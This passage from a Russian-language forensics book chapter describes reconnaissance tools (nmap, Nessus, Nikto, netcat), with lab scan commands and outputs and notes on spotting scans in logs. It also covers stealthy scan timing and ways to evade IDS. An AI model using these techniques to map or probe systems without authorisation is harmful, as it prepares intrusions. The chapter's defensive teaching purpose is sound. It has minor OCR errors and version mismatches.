Так как программа имеет небольшой размер и очень распространена, она, несомненно, будет использоваться в большинстве случаев проникновения, включающих компьютеры с ОС Linux. Чтобы получить дополнительную информацию об утилите «netcat» и ее применении, просто прочитайте справочное руководство в любом дистрибутиве Linux. Следует также знать, что существует версия программы под названием Cryptcat, которая применяет алгоритм TwoFish для шифрования своего трафика. Хотя это также программа с открытым исходным кодом, а ее размер не больше оригинальной версии, она далеко не так распространена, как Netcat.

Любому судебному эксперту настоятельно рекомендуется хорошо познакомиться с этой утилитой и способами ее применения. Поверьте мне, вы будете неоднократно сталкиваться с ней в своей работе. Между прочим, утилита «netcat» заняла четвертое место в сотне самых популярных инструментов обеспечения безопасности в сети согласно опросу, проведенному Федором Васковичем (Fyodor Vaskovich) в 2006 г.!²³

Разведывательные инструменты

Во время службы в полевой артиллерии я полтора года был батарейным разведчиком. В мои обязанности входил поиск всего, что потенциально могло помешать нам выполнить задачу. Это означает, что я должен был искать самодельные взрывные устройства, узкие проходы, в которых вероятно нападение врага, удобные позиции для огневых точек, места дозаправки и т. д.

Используя здесь ту же логику: тот, кто атакует или защищается, должен провести разведку, чтобы определить потенциальные цели и направления атаки. Первые три инструмента из десятки самых популярных предназначены для предоставления злоумышленнику достаточной информации о целевом объекте. Логика довольно проста: получи информацию об объекте атаки, прежде чем атаковать его.

Nmap

Так же, как и Netcat, «nmap» (Network Mapper) – это одна из тех утилит, область применения которой кажется безграничной. Сетевые администраторы могут использовать ее для мониторинга сети, получения данных о конфигурации компьютеров в сети и управления планами обновлений. Специалисты по тестированию на проникновение используют ее для определения операционных систем, служб и портов компьютеров в сети. Она без преувеличения имеет еще несколько сотен способов применения. Подробную информацию об утилите «nmap» и ее применении можно получить на сайте www.insecure.org.

Я включил утилиту «nmap» в десятку самых популярных хакерских программ из-за ее умения точно определять открытые порты, получать информацию о службах, проводить «невидимое» сканирование (через компьютер-зомби) и начинать основные атаки, такие как smurf-атаки и атаки с подделкой пакетов. Для того чтобы неправомерно использовать службу, необходимо уметь правильно определить ее и операционную систему, в которой она находится. Утилита «nmap» справляется с этим эффективно и при необходимости незаметно посредством режима «Paranoid» (T0) или «Sneaky» (T1).


По умолчанию «nmap» расположена в каталоге `/usr/bin` и для версии 4.60 имеет размер 446 408 байт. При запуске утилиты в режиме по умолчанию она создает много помех в сети, даже в режиме «Polite» (T3).

²³ <http://sectools.org/>

Когда программа выполняется непrivилегированным пользователем (т. е. не суперпользователем), пакет синхронизации (SYN), используя запрос на соединение, отправляется на порт 80 целевого объекта. Когда целевой компьютер получает пакет SYN, он посыпает в ответ подтверждающий пакет SYN/ACK, чтобы выполнить свою роль в трехстороннем TCP-подтверждении. Затем «nmap» использует это соединение, полученное в результате сканирования по умолчанию «-sT», чтобы выполнить одну из нескольких разведывательных функций, таких как определение операционной системы, идентификация служб и опрос сети.

Если сканирование выполняется привилегированным пользователем (суперпользователем), то по умолчанию «nmap» отправит ARP-запрос («-PR»), если не была указана опция «--send-ip». Для обеспечения большей гибкости опцию «-sP» можно использовать вместе с любыми другими опциями сканирования (кроме «-PO», которая отключает ICMP). Если на пути от вас к целевому компьютеру установлен брандмауэр, то потребуется применить усовершенствованные методы для обеспечения приема пакетов. Подробнее об этом типе сканирования можно прочитать в справочном руководстве по «nmap» в разделе «Обход брандмауэров/систем обнаружения вторжений и подделка пакетов» (“FIREWALL/IDS EVASION AND SPOOFING”).

В примере на илл. 5.3 ниже я использовал программу Wireshark 0.99.6, чтобы зафиксировать трафик со своего локального компьютера (192.168.10.117) на целевой компьютер с ОС Windows XP (192.168.10.115).




Илл. 5.3. Окно программы Wireshark.

В моем примере я запустил утилиту «nmap» как суперпользователь, используя подробные флаги «nmap -A -vv 192.168.10.115», чтобы определить операционную систему и ее версию. Обратите внимание, что порты выбраны абсолютно произвольно. Это параметр по умолчанию в «nmap», используемый, чтобы обойти датчики систем обнаружения/предотвращения вторжений. Как видите, в результате такого сканирования было создано большое количество трафика; это не то, что должен делать хакер, желающий сохранить анонимность, но это то, что мне приходилось неоднократно наблюдать. Трафика так много, что вы вряд ли пропустите запись об этом в сетевом журнале регистрации событий. Найдите отдельный IP-адрес, с которого выполняется

«ковровая бомбардировка» других компьютеров в сети, и бьюсь об заклад, что это и будет ваш сканнер.

На илл. 5.4 показаны результаты сканирования утилитой «nmap» с целью определения операционной системы и ее версии.



```

Applications Places System cepogue@Forensic1: ~
cepogue@Forensic1:~$ ping 192.168.10.115
PING 192.168.10.115 (192.168.10.115) 56(84) bytes of data.
64 bytes from 192.168.10.115: icmp_seq=1 ttl=64 time=2.98 ms
64 bytes from 192.168.10.115: icmp_seq=2 ttl=64 time=0.447 ms

--- 192.168.10.115 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.447/1.675/2.984/1.229 ms
cepogue@Forensic1:~$ clear
cepogue@Forensic1:~$ nmap -A -vv 192.168.10.115

Starting Nmap 4.20 ( http://insecure.org ) at 2008-03-19 07:35 CDT
Initiating Parallel DNS resolution of 1 host. at 07:35
Completed Parallel DNS resolution of 1 host. at 07:35, 0.41s elapsed
Initiating Connect() Scan at 07:35
Scanning 192.168.10.115 [1697 ports]
Discovered open port 445/tcp on 192.168.10.115
Discovered open port 912/tcp on 192.168.10.115
Discovered open port 135/tcp on 192.168.10.115
Discovered open port 139/tcp on 192.168.10.115
Completed Connect() Scan at 07:35, 1.37s elapsed (1697 total ports)
Initiating Service scan at 07:35
Scanning 4 services on 192.168.10.115
Completed Service scan at 07:36, 6.02s elapsed (4 services on 1 host)
Host 192.168.10.115 appears to be up ... good.
Interesting ports on 192.168.10.115:
Not shown: 1693 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn 
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
912/tcp    open  ftp           vsftpd or WU-FTPD
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/
Nmap finished: 1 IP address (1 host up) scanned in 8.066 seconds
cepogue@Forensic1:~$ 
```

Илл. 5.4. Сканирование с помощью «nmap».

Как видите, на целевом компьютере работает какая-то версия ОС Windows с открытыми портами 135, 139, 445 и 912. Использование портов netBIOS понятно, учитывая, что работает Windows XP SP2, но почему открыт порт 912? Дальнейшее изучение этого порта показывает, что он используется службой VMware Authentication Daemon, что понятно, так как на компьютере действительно запущена виртуальная машина VMware Workstation 6. Итак, в результате этого короткого, хотя и шумного тестирования мне теперь известна операционная система на целевом компьютере, а также доступные порты, включая, по меньшей мере, одно запущенное приложение. Основываясь на этой информации, злоумышленник может начать разрабатывать план получения доступа к целевому компьютеру. Поэтому, если вам в деле встретятся подобные записи в регистрационном журнале, обратите особое внимание на компьютеры, которые были сканированы несколько раз. Возможно, что первое сканирование было опросом, второе выполнено, чтобы определить операционную систему, а третье – идентифицировать службы. Если в журнале регистрации событий имеются похожие записи о нескольких компьютерах, подумайте, что между ними общего? Работают ли они под управлением одной и той же операционной системы? Выполняются ли на них сходные службы? Используйте эту информацию, чтобы установить, что собирается сделать злоумышленник.

Это всего лишь один пример сканирования, выполненный с помощью «nmap». Как я уже говорил, существует буквально сотни способов, которые можно использовать для получения информации о сети или отдельном компьютере. Подробную информацию об использовании «nmap» можно получить в справочном руководстве или на сайте Insecure²⁴.

²⁴ www.insecure.org

Nessus

Так же, как и утилита «nmap», Nessus – популярная программа с открытым исходным кодом, предназначенная для сканирования уязвимостей и портов. Программа распространяется компанией Tenable Network Security и уверено занимает первое место среди ста самых популярных инструментов обеспечения безопасности в сети!²⁵ Как заявляет компания Tenable, Nessus – это «... мировой лидер среди средств активного сканирования, отличительными особенностями которого являются высокая скорость обнаружения, аудит конфигураций, профилирование основных средств, обнаружение конфиденциальных данных и анализ уязвимостей средств обеспечения безопасности». Сканеры Nessus могут быть распространены в сети всего предприятия, в демилитаризованных зонах и в физически отдельных сетях.

Программа Nessus известна с 1998 года. Она имеет понятный графический интерфейс пользователя, подключаемые модули и возможность экспортить результаты в различных форматах, включая легкий для чтения формат HTML. Она используется специалистами по тестированию на проникновение и профессионалами в области сетевой безопасности во всем мере для определения и устранения возможных направлений атак.

Nessus имеет клиент-серверную модель, которая может работать либо через удаленный сервер, либо полностью локально. После того как запущен демон «nessusd», можно открыть интерфейс программы Nessus GUI и проводить сканирование. По умолчанию программа устанавливается в каталог `/usr/bin` и имеет размер 418 200 байт (версия 2.2.9), однако некоторые дополнительные двоичные файлы также сохраняются в каталоге `/usr/sbin`.

Хотя цель Nessus – предоставить специалистам по безопасности возможность определить уязвимости в защите систем, эта программа может использоваться хакерами для решения тех же задач. Как и в случае с утилитой «nmap», задача та же – найти уязвимость и использовать ее в своих целях. Nessus отлично определяет операционные системы, процессы, порты и параметры конфигурации. Это не все, чем она отличается от «nmap». Главное отличие заключается в том, что Nessus фактически пытается получить такую информацию, как пароли, строки URL-адресов и некоторые конфигурационные данные с целевого компьютера. Кроме того, программа Nessus предоставляет ссылки на различные сайты об уязвимостях, где проблемы в защите объясняются более подробно.

В примере ниже я выполнил сканирование своего локального веб-сервера Apache. Как видите, программа Nessus не только установила, что Apache выполнялся на порту 8080, она также смогла успешно показать, что был обнаружен каталог `/software`. Это очень простой пример возможностей программы Nessus. Если бы вам нужно было сканировать компьютер, имеющий другие функции, помимо выполнения Apache по умолчанию, вы бы, несомненно, нашли большее количество уязвимостей.

- **Резюме** Возможно определить веб-каталоги.
- **Описание** Этот подключаемый модуль пытается определить наличие различных каталогов на удаленном веб-сервере.
- **Фактор риска** Отсутствует
- **Выходные данные подключаемого модуля** Обнаружены следующие каталоги: `/software`

Несмотря на то, что сама по себе это не ошибка, следует вручную исследовать эти каталоги, чтобы убедиться, что они соответствуют стандартам безопасности компании.

- **Другие ссылки OWASP:OWASP-CM-006**
- **Идентификатор Nessus 11032**

²⁵ www.nessus.org/nessus/

Попробуйте сами

Вот несколько шагов для настройки и запуска Nessus в Ubuntu Gutsy 7.10.

Настройка Nessus

1. Создайте учетную запись пользователя
 - /usr/sbin/nessus-adduser
 - Выберите имя пользователя
 - Аутентификация [pass] = пароль
 - Создайте пароль
 - Подтвердите пароль
 - Введите правила; нажмите сочетание клавиш Ctrl-D, чтобы установить параметры по умолчанию
 - Нажмите клавишу «Y», если информация верна
2. Создайте сертификат
 - /usr/bin/nessus-mkcert-client
 - Вы хотите зарегистрироваться? Нажмите клавишу «Y», чтобы подтвердить.
 - Выберите число дней по умолчанию (365)
 - «Код страны» (“Country Code”) = США
 - «Название штата» (“State name”) = укажите свой штат
 - «Название города» (“Town name”) = укажите свой город
 - «Название организации» (“Organization name”) = укажите название организации
 - «Отдел организации» (“Organization unit”) = укажите название отдела
 - «Пользователь № 1» (“Username #1”) = укажите свое имя пользователя
 - Выберите параметры по умолчанию для настроек дней, штата, города, и организации
 - Введите свой адрес электронной почты
 - Нажмите Ctrl-D
 - Создавайте еще один сертификат только в том случае, если он вам действительно нужен
3. Зарегистрируйте свою копию программы Nessus
 - Это будет выполнено во время загрузки. Компания Tenable отправит вам электронное письмо с кодом вашей учетной записи. Этот номер понадобится вам, чтобы загрузить пакеты последних исправлений. Не волнуйтесь, это бесплатно для личного пользования.
 - Получив код, обновите программу «nessus», используя следующие команды:
 - /usr/bin/nessus-fetch –register <код_регистрации>
 - /usr/bin/nessus-update-plugins

Выполнив эти шаги, можно запускать «nessusd» (сервер).

nessusd -D

Это можно сделать, войдя в систему с правами суперпользователя или воспользовавшись командой «sudo».

sudo nessus

Клиент будет запущен.

Примечание


Вы могли подумать, для этого нужно просто быть суперпользователем это, но на
--

самом деле, по крайней мере, в Ubuntu, у вас это не получится. Если вы попытаетесь, то графический интерфейс не сможет инициализироваться, что вас очень расстроит. Чтобы запустить графический интерфейс и приступить к работе, выйдите из учетной записи суперпользователя, используя команду «sudo».

После того, как запустится графический интерфейс программы Nessus, введите свое имя пользователя и пароль. После того, как соединение будет установлено, вам понадобится сделать несколько изменений в конфигурации перед началом сканирования. Оставьте параметры по умолчанию во всех вкладках, кроме следующих трех.

«Подключаемые модули» (“Plug-ins”)


По умолчанию загружаются все подключаемые модули. Вы можете оставить их как есть или выбрать те, которые необходимы вам для сканирования определенных компьютеров. Я бы порекомендовал оставить все без изменений, чтобы случайно что-нибудь не пропустить. Однако всегда существует возможность, что один из подключаемых модулей приведет к сбою целевой системы. Такое редко, но случается, поэтому будьте осторожны (см. илл. 5.5).



Илл. 5.5. Подключаемый модуль программы Nessus приводит к сбою целевой системы.

«Порты» (“Ports”)


Измените значение по умолчанию 15000 на 65535 и отметьте галочкой опцию «Выполнять обратный просмотр IP-адреса перед тестированием» (“Do a reverse lookup on the IP before testing”, см. илл. 5.6).



Илл. 5.6. Обратный просмотр.

«Целевой объект» (“Target”)

Введите в этой строке целевой объект или объекты. По умолчанию можно сканировать до 20 компьютеров одновременно. Можно также использовать эту опцию, чтобы указать программе Nessus файл с именами компьютеров/IP-адресами, отдельное значение и одну запись в строке (см. илл. 5.7).



Илл. 5.7. Сканирование по именам компьютеров/IP-адресам с помощью Nessus.

Указав программе Nessus целевые компьютеры, можно начать сканирование. Для этого просто нажмите кнопку «Начать сканирование» (“Start the Scan”). Рекомендуется сохранить результаты в удобном для чтения формате HTML.

Итак, так же, как и утилита «nmap», программа Nessus сама по себе не является хакерским инструментом. Но она выступает в качестве отличного разведчика для злоумышленника. Она может получать множество информации о целевом компьютере и сохранять эти данные в удобном HTML-формате, в том числе найденные пароли, каталоги URL-адресов и параметры конфигурации. После этого злоумышленник может начинать составлять план атаки как снайпер, а не как пресловутый слон в посудной лавке.

Nikto

Согласно официальному сайту²⁶, утилита Nikto – это «программа с открытым исходным кодом (распространяемая по лицензии GPL), которая тестирует веб-серверы на предмет многочисленных уязвимостей, включая 3500 потенциально опасных файлов/CGI-скриптов, варианты уязвимостей для более 900 серверов и специфические проблемы для более 250 серверов». База уязвимостей и подключаемые модули часто обновляются и при желании это можно делать автоматически. Nikto занимает 12 место среди лучших инструментов обеспечения безопасности в сети.

Программа Nikto не предназначена для проведения незаметного сканирования. Она тестирует веб-сервер за короткий промежуток времени, и ее действия легко обнаружить в регистрационных журналах. Тем не менее, программа поддерживает способы обхода систем обнаружения вторжений, используя библиотеку LibWhisker, на тот случай, если вы захотите это попробовать (или протестировать свою систему обнаружения вторжений). По умолчанию Nikto устанавливается в каталог */usr/bin* и имеет размер 7199 байт.

Веб-приложения, вероятно, являются любимыми объектами атаки для современных хакеров. Это имеет смысл, так как таких приложений так много, и у них так много элементов, нуждающихся в правильно настройке, что одна ошибка может привести к взлому системы. Фактически, это такая объемная тема, что существует целое онлайн-сообщество, посвященное тестированию, настройке и защите веб-приложений. Эта информация доступна на веб-сайте Открытого проекта по обеспечению безопасности веб-приложений (Open Web Application Security Project).²⁷

В моем примере имеется установленный по умолчанию веб-сервер Apache 2.8.8, работающий на VM-образе Fedora Core 8 по адресу 192.168.10.211 (Snoorб). С системы Snoor1 я выполнил поиск в Snoorб, используя программу Nikto. Результаты программы Nikto показаны на илл. 5.8.

²⁶ <http://cirt.net/code/nikto.shtml>

²⁷ www.owasp.org/index.php/Main_Page

```

root@Forensic1:~# nikto -h 192.168.10.211
-----[REDACTED]-----
+ Nikto 1.35/1.35          www.cirt.net
+ Target IP:   192.168.10.211
+ Target Hostname: Snoop6.local
+ Target Port:  80
+ Start Time: Thu Mar 20 09:12:16 2008
-----[REDACTED]-----
+ Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Apache/2.2.8 (Fedora)
+ Allowed HTTP Methods: GET,HEAD,POST,OPTIONS,TRACE
+ HTTP method 'TRACE' is typically only used for debugging. It should be disabled. OSVDB-877.
+ /cgi-bin/.htaccess - Contains authorization information (GET)
+ /icons/ - Directory indexing is enabled, it should only be enabled for specific directories (if required). If indexing is not used all, the /icons directory should be removed. (GET)
+ /manual/images/ - Apache 2.0 directory indexing is enabled, it should only be enabled for specific directories (if required). Apache's manual should be removed and directory indexing disabled. (GET)
+ /cgi-bin/.htaccess.old - Backup/Old copy of .htaccess - Contains authorization information (GET)
+ /cgi-bin/.htaccess.save - Backup/Old copy of .htaccess - Contains authorization information (GET)
+ /cgi-bin/.htaccess - Contains authorization information (GET)
+ /cgi-bin/.htaccess- - Backup/Old copy of .htaccess - Contains authorization information (GET)
+ /cgi-bin/.htpasswd - Contains authorization information (GET)
+ ./htaccess - Contains authorization information (GET)
+ ./htpasswd - Contains authorization information (GET)
+ / - TRACE option appears to allow XSS or credential theft. See http://www.cgisecurity.com/whitehat-mirror/WhitePaper_Screen.pdf for details (TRACE)
+ /manual/ - Web server manual? tsk tsk. (GET)
+ 2658 items checked - 12 item(s) found on remote host(s)
+ End Time:    Thu Mar 20 09:12:25 2008 (9 seconds)
-----[REDACTED]-----
+ 1 host(s) tested
root@Forensic1:#

```

Илл. 5.8. Поиск с помощью Nikto.

